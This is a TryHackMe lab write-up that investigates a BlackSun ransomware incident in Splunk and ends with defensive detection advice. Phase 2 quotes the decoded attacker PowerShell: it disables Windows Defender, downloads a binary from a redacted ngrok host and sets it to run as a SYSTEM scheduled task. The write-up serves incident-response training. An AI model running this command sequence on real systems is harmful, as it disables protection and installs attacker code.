TryHackMe — PS Eclipse
A customer contacts TryNotHackMe, an MSSP, concerned about Keegan’s workstation. Some files have a strange extension — possible ransomware. The task: investigate what happened on May 16th, 2022 using Splunk, and reconstruct the full attack chain from initial download through encryption.
This was the first room where I investigated a ransomware incident in Splunk, and one where my own tool vex slotted into the investigation workflow for IOC triage.
| Field | Details |
|---|---|
| Platform | TryHackMe |
| Room/Machine | PS Eclipse |
| Difficulty | Medium |
| Tags | splunk, sysmon, powershell, ransomware, blacksun, base64, schtasks, ngrok |
Theory
Splunk and Sysmon
Splunk is a SIEM platform — it ingests log data from various sources and makes it searchable. In this room the primary source is Sysmon (System Monitor), a Windows system service that logs process creation, network connections, and file creation events in detail. Sysmon’s EventCode 1 covers process creation (including command lines), EventCode 3 covers network connections, and EventCode 11 covers file creation. Knowing which EventCode to target makes filtering much faster.
I had used Splunk in the Boogeyman 3 room with Elastic/KQL. Splunk’s search language (SPL) is different from KQL but the overall approach is similar: narrow by time, find a starting anchor, follow the process chain.
ngrok
ngrok is a legitimate tunnelling service that creates public URLs pointing to a local server. It’s used by developers for testing — but it’s also used by attackers because it lets them host payloads or C2 infrastructure on a public URL without exposing their own IP. The domain ngrok.io in a download URL is a red flag. I looked it up after seeing it in the decoded payload.
BlackSun Ransomware
BlackSun is a ransomware family delivered via PowerShell. I didn’t know what it was going in — finding the name was part of the investigation, not prior knowledge.
Phase 1 — Finding the Starting Point
Initial Orientation
The room gives the date: May 16th, 2022. I set the Splunk time filter to that day and started broadly. The first goal was finding something suspicious to anchor the investigation.
Filtering for powershell and cmd.exe activity both returned results. What caught my eye early was a reference to BlackSun_TMPALL in one of the events — the name looked suspicious, and I noted it but followed the process chain backwards first to understand where it came from.
Tracing Back to the Starting Point
The suspicious entry had a ParentImage pointing to C:\Windows\Temp\OUTSTANDING_GUTTER.exe — an executable in the Temp folder with a random-looking name. That became the anchor for the rest of the investigation.

The event shows powershell.exe running with a -NoExit -Command [Console]::OutputEncoding=... command line, spawned by OUTSTANDING_GUTTER.exe running as NT AUTHORITY\SYSTEM. Following back up through ParentProcessIds confirmed this was the origin. The binary alone generated 325 events.
Phase 2 — Decoding the Payload
The Base64-Encoded Command
Searching for the PowerShell command that first executed OUTSTANDING_GUTTER.exe revealed a -exec bypass -enc flag — a Base64-encoded command. The full string was long and opaque. I copied it into CyberChef with From Base64 and got the decoded payload:

The decoded command does four things in sequence:
Set-MpPreference -DisableRealtimeMonitoring $true— turns off Windows Defender real-time protectionwget http://[redacted].ngrok.io/[BINARY].exe -OutFile C:\Windows\Temp\[BINARY].exe— downloads the binary to the Temp folder- A
SCHTASKS /Createcommand that registers the binary as a scheduled task, triggered on a non-standard Windows Application EventID, running as SYSTEM SCHTASKS /Runto immediately execute the newly created task
The trigger condition was a non-standard Application log EventID, running as SYSTEM. The /f flag forces creation even if a task with the same name already exists — the room hints there were multiple attempts.
Confirming the Scheduled Task in Splunk
Searching for schtasks.exe in Splunk confirmed the task creation event directly in the logs:

The ParentUser here is DESKTOP-TBV8NEF\keegan — this is the moment Keegan’s account, presumably via a malicious script or opened file, triggered the PowerShell command that started everything.
Phase 3 — C2 Connections and IOC Triage
Identifying the Destination IPs
Filtering network events from OUTSTANDING_GUTTER.exe and clicking on the DestinationIp field in Splunk showed 5 external IPs the binary contacted:

One IP dominated with roughly 70% of all events. I checked the most prominent ones on VirusTotal first. VirusTotal flagged the IP and linked to an Any.Run analysis showing C2 traffic over 0.tcp.ngrok.io:

The ngrok domain matched what the decoded Base64 had already told us about the download URL. Seeing it appear in the C2 traffic confirmed the full picture: ngrok was used for both the initial download and ongoing C2.
Triaging All IPs with vex

Rather than checking each IP individually on VirusTotal, I exported all five to a text file and ran them through vex:
1
vex triage -f eclipse_ips.txt -q
Results: 4 of 5 IPs came back MALICIOUS. One was clean — 0/91 engines flagged it. That one was likely legitimate traffic from the same time window, not attacker infrastructure. Having the batch triage in one command rather than five separate VirusTotal lookups was noticeably faster. This was the first time I pointed vex at a batch of IOCs in a room rather than a single indicator, and the bulk lookup is where it really paid off.
Phase 4 — Finding the Second Payload
Another Binary in the Same Location
At this point I knew about OUTSTANDING_GUTTER.exe, but the room hinted at a second file in the same location. I searched for everything in C:\Windows\Temp\ excluding the known binary:
1
index=* "C:\Windows\Temp\" NOT "C:\Windows\Temp\OUTSTANDING_GUTTER.exe"

585 events. The first result pointed to C:\Windows\Temp\script.ps1 — a PowerShell script created in the same directory. That’s the second payload.
Identifying the Script’s True Name
script.ps1 is a generic name. The event details included a SHA256 hash. I searched the hash on VirusTotal:

31/54 vendors flagged it. The original file name: BlackSun.ps1. The tags on VirusTotal also referenced CVE-2014-3931 — I noted this but didn’t dig into it further for the room.
Tracing BlackSun’s Activity
Filtering for BlackSun in Splunk narrowed to 9 events and showed the final stage:

Two significant file creation events:
- a
.jpgransom wallpaper image dropped to a public pictures folder - The ransomware toolkit inside a compressed archive in the user’s Downloads folder
The ransom note (a .txt file with a matching name) and the encrypted files with changed extensions were the indicators that prompted the customer to call in the first place.
Tools Used
| Tool | Purpose |
|---|---|
| Splunk | Primary SIEM investigation — log search, field filtering, process chain tracing |
| CyberChef | Decoding the Base64-encoded PowerShell payload |
| VirusTotal | Hash lookup for script.ps1, initial IP reputation checks |
| Any.Run | Sandbox report confirming 0.tcp.ngrok.io as C2 |
| vex | Batch IOC triage for all 5 destination IPs |
Flags
Flags are intentionally omitted.
Lessons Learned
Working backwards from a suspicious name is a valid starting point. I didn’t start from a clean methodology — I spotted BlackSun_TMPALL, noted it, then traced the ParentProcessId chain back up to OUTSTANDING_GUTTER.exe. That reverse approach worked. The name “BlackSun” also turned out to be the answer to a later question, which I found through VirusTotal rather than recognising it beforehand.
Base64-encoded PowerShell commands contain the full attack plan. The single decoded command did everything: disabled Defender, downloaded the binary, created the scheduled task, ran it. That one event, decoded in CyberChef, answered most of the room’s questions in one go. Looking for -enc flags in PowerShell command lines is worth doing early in any Splunk investigation.
ngrok in a download URL or C2 connection is a red flag worth noting. I had to look up what ngrok does — it’s a legitimate developer tool that creates public tunnels to local servers. Seeing it in both the download URL and the C2 traffic meant the attacker was routing everything through it, probably to avoid exposing a fixed IP. I wouldn’t have connected those two things without reading about what ngrok actually is.
NOT in Splunk queries is useful for narrowing without losing context. Filtering for everything in the Temp directory while excluding the already-known binary surfaced the second payload. It’s a simple pattern but I hadn’t thought to use it that way until I needed to find something in the same location as a known file.
Batch IOC triage with vex saved time over manual lookups. Five VirusTotal lookups manually takes a few minutes. Running the batch command did all five in about a minute with structured output. One IP came back clean, which meant I could set it aside — having a clear verdict per IP made it easier to prioritise.
Splunk’s field inspector is underused if you only search. Clicking on DestinationIp in the field list and seeing the top values by count immediately showed one IP accounting for roughly 70% of all events. That would have taken multiple searches to find otherwise. The field statistics view in Splunk rewards exploring, not just querying.
Defensive Takeaways
PowerShell -exec bypass -enc is a detection-worthy pattern. Running an encoded command with execution policy bypass is unusual for legitimate administrative use. Sysmon EventCode 1 with a CommandLine containing -exec bypass and a Base64 string is worth alerting on. In this room, that single event contained the entire attack plan — catching it at execution would have ended the chain before anything else ran.
Disabling Windows Defender is itself a detectable action. Set-MpPreference -DisableRealtimeMonitoring $true generates a Windows Security Center event. Monitoring for real-time protection state changes and alerting when Defender is disabled programmatically gives a near-zero false positive signal — legitimate software doesn’t turn off AV as its first action.
Scheduled tasks triggered by custom EventIDs are not normal. The task was set to fire on a non-standard Application log EventID — one the attacker likely generated themselves as a trigger mechanism. Monitoring for scheduled task creation events (Windows EventID 4698) where the trigger is an unusual application EventID would catch this pattern. Most legitimate scheduled tasks use time-based or login-based triggers.
ngrok domains in DNS logs are worth flagging. *.ngrok.io and *.tcp.ngrok.io appearing in DNS queries from an endpoint are unusual. While ngrok has legitimate uses, an endpoint contacting ngrok without a known developer context is worth a second look. Blocking or alerting on ngrok domains at the DNS level is a low-friction control.
File system monitoring on C:\Windows\Temp\ matters. Both the initial binary and the second-stage PowerShell script landed in C:\Windows\Temp\. Executables and script files created in temp directories by processes other than software installers are a common attacker pattern. File integrity monitoring scoped to temp paths, alerting on new .exe or .ps1 creation by unexpected parents, would have flagged both drops.